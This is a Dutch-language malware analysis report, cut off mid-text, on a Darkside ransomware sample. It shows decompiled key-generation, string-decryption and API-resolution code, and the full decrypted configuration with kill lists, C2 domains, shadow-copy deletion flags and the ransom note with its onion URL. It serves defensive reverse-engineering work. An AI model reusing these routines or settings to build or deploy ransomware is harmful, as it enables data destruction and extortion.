Darkside Ransomware


Overzicht

Dit is mijn rapport voor een van de nieuwste Windows-voorbeelden van **Darkside Ransomware v1.8.6.2** !

Omdat er niet veel diepgaande analyses over **Darkside** zijn, besloot ik er zelf een te schrijven.

Darkside gebruikt het **aPLib-** algoritme om de configuratie te comprimeren en een hybride cryptografieschema van aangepaste **RSA-1024** en **Salsa20** om bestanden te versleutelen en de sleutels te beschermen.

Ondanks het gebruik van code-obfuscatie en geavanceerde technieken voor escalatie en codering van privileges, is de ransomware langzamer in coderingssnelheid in vergelijking met andere zoals **Babuk** of **Conti** vanwege de recursieve bestandsdoorgang.



Figuur 1: Darkside Ransomware-leksite.

IOCS


Dit specifieke voorbeeld dat ik voor mijn analyse heb gebruikt, is een 32-bits .exe-bestand.

Er is een Linux-versie die leuker is om te analyseren, maar ik ben te lui om beide te behandelen ...

MD5 : 9d418ecc0f3bf45029263b0944236884

SHA256 : 151fbd6c299e734f7853497bd083abfa29f8c186a9db31dbe330ace2d35660d5

Voorbeeld : https://bazaar.abuse.ch/sample/151fbd6c299e734f7853497bd083abfa29f8c186a9db31dbe330ace2d35660d5/




Figuur 2: VirusTotal-informatie.

Losgeld brief

Het losgeldbriefje wordt gecodeerd en opgeslagen in de aPLib-gecomprimeerde configuratie.

De GUID-checksum wordt gegenereerd en toegevoegd aan het einde van elke bestandsnaam voor losgeldnota's.



Figuur 3: Darkside losgeldbrief.

Statische code-analyse

Genereer KEY_BUFFER

Bij uitvoering genereert Darkside een globale buffer van 256 bytes. Deze buffer is belangrijk omdat deze wordt gebruikt om API's op te lossen en versleutelde tekenreeksen / buffers in het geheugen te ontsleutelen.

Laten we deze buffer **KEY_BUFFER noemen** . Deze buffer wordt gegenereerd met behulp van twee hardgecodeerde sleutels van 16 bytes in het geheugen.

```
.data:0024D4CD key1             dd 3557DA65h            ; DATA XREF: resol
.data:0024D4CD                                          ; basically_main+3
.data:0024D4D1                  dd 0C7239C81h
.data:0024D4D5                  dd 0C842099Dh
.data:0024D4D9                  dd 7C0087F5h
.data:0024D4DD ; char key2[]
.data:0024D4DD key2             dd 15945FD8h            ; DATA XREF: basic
.data:0024D4DD                                          ; FFD27E8B↓o
.data:0024D4E1                  dd 26E5B0DDh
.data:0024D4E5                  dd 0C06E1498h
.data:0024D4E9                  dd 0F16C9E45h
```

*Afbeelding 4: sleutels van 16 bytes die worden gebruikt om **KEY_BUFFER** te genereren*

Hier is de functie om **KEY_BUFFER** te genereren .

Moet het eerst een lus 4 DWORDs van schrijven **key1** in **KEY_BUFFER** en aftrekken 0x10101010 van elkaar telkens DWORD. Dan heeft het nog een lus om bytes voegen **key2** aan **bytes** in **KEY_BUFFER** en ruil ze rond.

```
edx1 = *key1;
ebx1 = key1[1];
edi1 = key1[2];
eax1 = key1[3];
do
{
  *(_DWORD *)&KEY_BUFFER[ecx1 + 12] = edx1;
  *(_DWORD *)&KEY_BUFFER[ecx1 + 8] = eax1;
  *(_DWORD *)&KEY_BUFFER[ecx1 + 4] = ebx1;
  *(_DWORD *)&KEY_BUFFER[ecx1] = edi1;
  edx1 -= 0x10101010;
  eax1 -= 0x10101010;
  ebx1 -= 0x10101010;
  edi1 -= 0x10101010;
  ecx1 -= 16;
}
while ( ecx1 >= 0 );
edx3 = 0;
ecx3 = 0;
ebx3 = 0;
do
{
  while ( 1 )
  {
    LOBYTE(result) = KEY_BUFFER[ecx3];
    LOBYTE(edx3) = result + key2[ebx3] + edx3;
    HIBYTE(result) = KEY_BUFFER[edx3];
    ++ebx3;
    KEY_BUFFER[edx3] = result;
    KEY_BUFFER[ecx3] = HIBYTE(result);
    if ( ebx3 >= length )
      break;
    LOBYTE(ecx3) = ecx3 + 1;
    if ( !(_BYTE)ecx3 )
      return result;
  }
```

Figuur 5: ***algoritme voor het*** *genereren van* ***KEY_BUFFER*** *.*

Ik heb niet de moeite genomen om dit volledig te begrijpen, omdat het slechts een eenvoudig algoritme is om een buffer te genereren. U kunt mijn IDAPython-implementatie vinden om deze hier automatisch te genereren .

Buffer-decoderingsalgoritme.

Alle tekenreeksen en gegevensbuffers worden tijdens de malware in het geheugen versleuteld. Voordat ze worden gebruikt, wijst Darkside een heapbuffer toe, decodeert de doelgegevens en schrijft deze in voordat ze worden gebruikt.

De decodering bestaat uit een eenvoudige lus met byte-swappings en een enkele XOR-bewerking, die de gegevens van de gegenereerde **KEY_BUFFER gebruikt** .

```
char __stdcall decrypt_buff(int encrypted_string, char length)
{
  int v2; // edx
  int v4; // ebx
  _BYTE *curr_encrypted_string; // edi
  int v6; // eax
  char v7; // ch
  char result; // al

  BUFFER_OFFSET_COUNTER = 0;
  BUFFER1_COUNTER = 0;
  qmemcpy(BUFFER1, KEY_BUFFER, sizeof(BUFFER1));// copy KEY_BUFFER to a temp buffer
  v2 = 0;
  v4 = 0;
  curr_encrypted_string = (_BYTE *)(encrypted_string - 1);
  v6 = 0;
  do
  {
    LOBYTE(v4) = BUFFER1_OFFSET_1[v2] + v4;
    LOBYTE(v6) = BUFFER1_OFFSET_1[v2];
    v7 = BUFFER1[v4];
    BUFFER1[v4] = v6;                           // byte swapping
    BUFFER1_OFFSET_1[v2] = v7;
    LOBYTE(v6) = v7 + v6;
    ++curr_encrypted_string;
    result = BUFFER1[v6];
    LOBYTE(v2) = v2 + 1;
    *curr_encrypted_string ^= result;           // XOR the result byte with the encrypted string's byte
    --length;
  }
  while ( length );
  BUFFER_OFFSET_COUNTER = v2;
  BUFFER1_COUNTER = v4;
  return result;
}
```

Figuur 6: Darkside's data-decoderingsalgoritme.

Deze functie is echter alleen bedoeld om maximaal 255 bytes te ontsleutelen, omdat de grootte van de parameter length slechts 1 byte is.

Om grotere buffers te ondersteunen, wijdt Darkside een wrapper-functie aan die **decrypt_buff** **()** *aanroept* voor *buffer_length / 255* keer met de *lengteparameter* van 255.

In het geval dat de *bufferlengte* niet gelijkmatig wordt gedeeld door 255, voert de malware een modulusbewerking uit van *buffer_length% 255* en gebruikt deze als de **lengteparameter** voor **decrypt_buff ()** om de rest van de bytes te decoderen.

```
char __stdcall decrypt_large_buffer(int string, unsigned int length)
{
  unsigned int v3; // eax
  unsigned int v4; // edx
  unsigned int v5; // ebx

  v3 = length / 0xFF;
  v4 = length % 0xFF;
  if ( length / 0xFF )
  {
    v5 = length / 0xFF;
    do
    {
      LOBYTE(v3) = decrypt_buff(string, 255);
      string += 255;
      --v5;
    }
    while ( v5 );
  }
  if ( v4 )
    LOBYTE(v3) = decrypt_buff(string, v4);
  return v3;
}
```


Figuur 7: Darkside's algoritme voor het decoderen van grote gegevens.

Dynamische API-oplossing

De dynamische API-oplossingsfunctie herhaalt de volgende bewerkingen.

Ten eerste gebruikt het de functie **decrypt_large_buffer ()** om een bibliotheektabel in het geheugen te decoderen.

Deze tafel is onderverdeeld in blobs met verschillende afmetingen. De grootte van elke blob is de waarde van 4 bytes die ervoor komt.




Afbeelding 8: versleutelde blob-indeling voor alle versleutelde buffers in het geheugen.

In deze tabel zijn de gegevens van elke blob de versleutelde versie van een tekenreeks, en deze tekenreeks kan een DLL-naam of een API-naam zijn.

De tabel is zo ingedeeld dat een blob met een DLL-naam eerst komt, en blobs met API-namen die uit die specifieke DLL zijn geëxporteerd, daarna.

Als we de decodering op de hele tabel uitvoeren en de bytes verwijderen die de grootte van de blobs vertegenwoordigen, krijgen we dit.



Figuur 9: Gedecodeerde bibliotheektabelindeling

Na het ontsleutelen van een DLL-naam, roept het vervolgens **LoadLibraryA** aan om die bibliotheek te laden en te beginnen met het importeren van het adres in een API-array in het geheugen. De malware wist ook elke gedecodeerde string uit het geheugen wanneer deze klaar is met gebruiken.

Deze bewerking wordt herhaald totdat alle bibliotheken in de tabel zijn doorlopen.

```
decrypt_large_buffer((int)ENCRYPTED_LIB_TABLE, *(_DWORD *)&ENCRYPTED_LIB_TABLE[-4]);
v0 = LoadLibraryA(ENCRYPTED_LIB_TABLE);
clear_string(ENCRYPTED_LIB_TABLE, *(_DWORD *)&ENCRYPTED_LIB_TABLE[-4]);
v1 = &ENCRYPTED_LIB_TABLE[*(_DWORD *)&ENCRYPTED_LIB_TABLE[-4]];
import_lib_APIs(v0, (FARPROC *)&mw__wcsicmp, v1);
```

Afbeelding 10: API's dynamisch importeren vanuit de tabel.

De functie om de API's voor elke bibliotheek te importeren, voert een lus uit die de naam van een

API ontsleutelt, **GetProcAddress aanroept** en elke keer het adres van elke API in de array schrijft.


```
int __usercall import_lib_APIs@<eax>(HMODULE hLib@<ebx>, FARPROC *API_ARRAY@<edi>, CHAR *a3@<esi>)
{
  CHAR *API_BLOB; // esi
  int result; // eax
  int v5; // ecx

  do
  {
    API_BLOB = a3 + 4;
    decrypt_large_buffer((int)API_BLOB, *((_DWORD *)API_BLOB - 1));// decrypt API name
    *API_ARRAY++ = GetProcAddress(hLib, API_BLOB);// get and store API's address
    clear_string(API_BLOB, *((_DWORD *)API_BLOB - 1));
    result = *((_DWORD *)API_BLOB - 1);
    a3 = &API_BLOB[result];
  }
  while ( v5 != 1 );
  return result;
}
```

Afbeelding 11: functie om API's uit een bibliotheek te importeren.

Zoals we kunnen zien, wordt de API-array in een opeenvolgende volgorde gebouwd van de eerste tot de laatste API-blob, en het is eenvoudig om een script te schrijven om alle API-namen te decoderen en dienovereenkomstig naar de API-array te schrijven om automatisch alle API's op te lossen.

U kunt hier mijn IDAPython-script bekijken om ze automatisch in IDA te importeren .


Nadat het script is uitgevoerd, ziet de tabel er zo uit, wat statische analyse veel eenvoudiger maakt.



Afbeelding 12: voor en na het importeren van API's.

Configuratie oplossen

De gecodeerde configuratie wordt in het geheugen opgeslagen en eindigt met de DWORD ***0xDEADBEEF*** . Omdat het aanroepen van **decrypt_large_buffer ()** vereist dat de gecodeerde buffergrootte bekend is, is deze DWORD nodig om iteratief de configuratiegrootte te vinden.



Figuur 13: Configuratie-decodering.

Na het aanroepen van **decrypt_large_buffer ()** , heeft de gedecodeerde configuratie deze specifieke lay-out.

```
- Offset 0x0 - 0x7F: RSA-1024 exponent
- Offset 0x80 - 0x103: RSA-1024 modulus
- The rest: aPLib-compressed configuration.
```

Door de constanten te gebruiken in vergelijkingsbewerkingen in het hele algoritme, is het vrij eenvoudig om te zien dat **Darkside** decomprimeert met behulp van het **aPLib-** algoritme.

```
      {
        dl41 = *a1++;
        tt41 = cf40 + dl41;
        cf40 = __CFADD__(cf40, dl41) | __CFADD__(dl41, cf40 + dl41);
        dl1 = dl41 + tt41;
      }
    }
    while ( cf40 );
    ecx43 = (eax37 < 0x80) + (eax37 < 0x80) + ecx37 - ((eax37 < 0x7D00) - 1) - ((eax37 < 0x500) - 1);
    qmemcpy(edi1, &edi1[-eax37], ecx43);
    edi1 += ecx43;
  }
  else
  {
    ecx30 = 1;
    do
    {
      cf31 = __CFADD__(dl1, dl1);
      dl31 = 2 * dl1;
      if ( !dl31 )
      {
        dl32 = *a1++;
```

*Afbeelding 14: **aPLib-** decomprimeerconstanten.*

Omdat **aPLib-** bibliotheken wild beschikbaar zijn, heb ik zojuist een Python-implementatie op Github gepakt om de configuratie te decomprimeren en te ontleden in een JSON-bestand. Je kunt hier mijn script ophalen om dit JSON-bestand te genereren .

Hieronder ziet u de volledige configuratie van dit voorbeeld in JSON-indeling.


```
{
  "VICTIM_ID": "[0x30, 0x36, 0x30, 0x31, 0x30, 0x38, 0x65, 0x66, 0x62, 0x35,
0x31, 0x30, 0x63, 0x39, 0x38, 0x0, 0xdb, 0x85, 0x9b, 0xad, 0x0, 0x38, 0xe0,
0xc4, 0xf0, 0x92, 0x9, 0xa2, 0xa3, 0xc6, 0x14, 0xa4]",
  "ENCRYPTION_MODE": "Full",
  "AVOID_PROCESS_FLAG": true,
  "ENCRYPT_ALL_DRIVES_FLAG": true,
  "ENCRYPT_NET_SHARED_RESOURCE_FLAG": true,
  "CHECK_RUSSIAN_COMP_FLAG": true,
  "DELETE_SHADOW_COPIES_FLAG": true,
  "WIPE_RECYCLE_BIN_FLAG": true,
  "SELF_DELETE_FLAG": true,
  "UAC_ELEVATION_FLAG": true,
  "AdjustTokenPrivileges_FLAG": true,
  "LOGGING_FLAG": false,
  "DIRECTORY_TO_AVOID_FLAG": true,
  "FILE_TO_AVOID_FLAG": true,
  "FILE_EXTENSION_FLAG": true,
  "DIR_TO_REMOVE_FLAG": true,
  "SQL_SQL_LITE_FLAG": true,
  "PROCESS_TO_KILL_FLAG": true,
  "SERVICE_TO_KILL_FLAG": true,
  "THREAT_WALLPAPER_FLAG": true,
  "RANSOM_NOTE_FLAG": true,
  "CHANGE_ICON_FLAG": true,
  "BUILD_MUTEX_FLAG": true,
  "THREAD_OBJECT_FLAG": false,
```

```
  "C2_URL_FLAG": true,
  "DIRECTORY_TO_AVOID": "$recycle.bin, config.msi, $windows.~bt, $windows.~ws, windows, appdata, application data, boot, google, mozilla, program files, program files (x86), programdata, system volume information, tor browser, windows.old, intel, msocache, perflogs, x64dbg, public, all users, default",
  "FILE_TO_AVOID": "autorun.inf, boot.ini, bootfont.bin, bootsect.bak, desktop.ini, iconcache.db, ntldr, ntuser.dat, ntuser.dat.log, ntuser.ini, thumbs.db",
  "FILE_EXTENSION_TO_AVOID": "386, adv, ani, bat, bin, cab, cmd, com, cpl, cur, deskthemepack, diagcab, diagcfg, diagpkg, dll, drv, exe, hlp, icl, icns, ico, ics, idx, ldf, lnk, mod, mpa, msc, msp, msstyles, msu, nls, nomedia, ocx, prf, ps1, rom, rtp, scr, shs, spl, sys, theme, themepack, wpx, lock, key, hta, msi, pdb",
  "DIR_TO_REMOVE": "backup",
  "SQL_STRING": "sql, sqlite",
  "PROCESS_TO_AVOID": "vmcompute.exe, vmms.exe, vmwp.exe, svchost.exe, TeamViewer.exe, explorer.exe",
  "PROCESS_TO_KILL": "sql, oracle, ocssd, dbsnmp, synctime, agntsvc, isqlplussvc, xfssvccon, mydesktopservice, ocautoupds, encsvc, firefox, tbirdconfig, mydesktopqos, ocomm, dbeng50, sqbcoreservice, excel, infopath, msaccess, mspub, onenote, outlook, powerpnt, steam, thebat, thunderbird, visio, winword, wordpad, notepad",
  "SERVICE_TO_KILL": "vss, sql, svc$, memtas, mepocs, sophos, veeam, backup, GxVss, GxBlr, GxFWD, GxCVD, GxCIMgr",
  "C2_URL": "securebestapp20.com, temisleyes.com",
  "THREAT_STRING": "All of your files are encrypted! \r\n  \r\n Find %s and Follow Instructions!",
  "RANSOM_NOTE": "---------- [ Welcome to DarkSide ] ----------> \r\n \r\n What happend? \r\n ---------- \r\n Your computers and servers are encrypted, backups are deleted. We use strong encryption algorithms, so you cannot decrypt your data. \r\n But you can restore everything by purchasing a special program from us - universal decryptor. This program will restore all your network. \r\n Follow our instructions below and you will recover all your data. \r\n  \r\n What guarantees? \r\n ---------- \r\n We value our reputation. If we do not do our work and liabilities, nobody will pay us. This is not in our interests. \r\n All our decryption software is perfectly tested and will decrypt your data. We will also provide support in case of problems. \r\n We guarantee to decrypt one file for free. Go to the site and contact us. \r\n  \r\n How to get access on website?  \r\n ---------- \r\n Using a TOR browser: \r\n 1) Download and install TOR browser from this site: https://torproject.org/ \r\n 2) Open our website: http://darksidfqzcuhtk2.onion/CZEX8E0GR0AO4ASUCJE1K824OKJA1G24B8B3G0P84LJTTE7W8EC86JBE7NBXLMRT \r\n  \r\n When you open our website, put the following data in the input form: \r\n Key: \r\n  \r\n 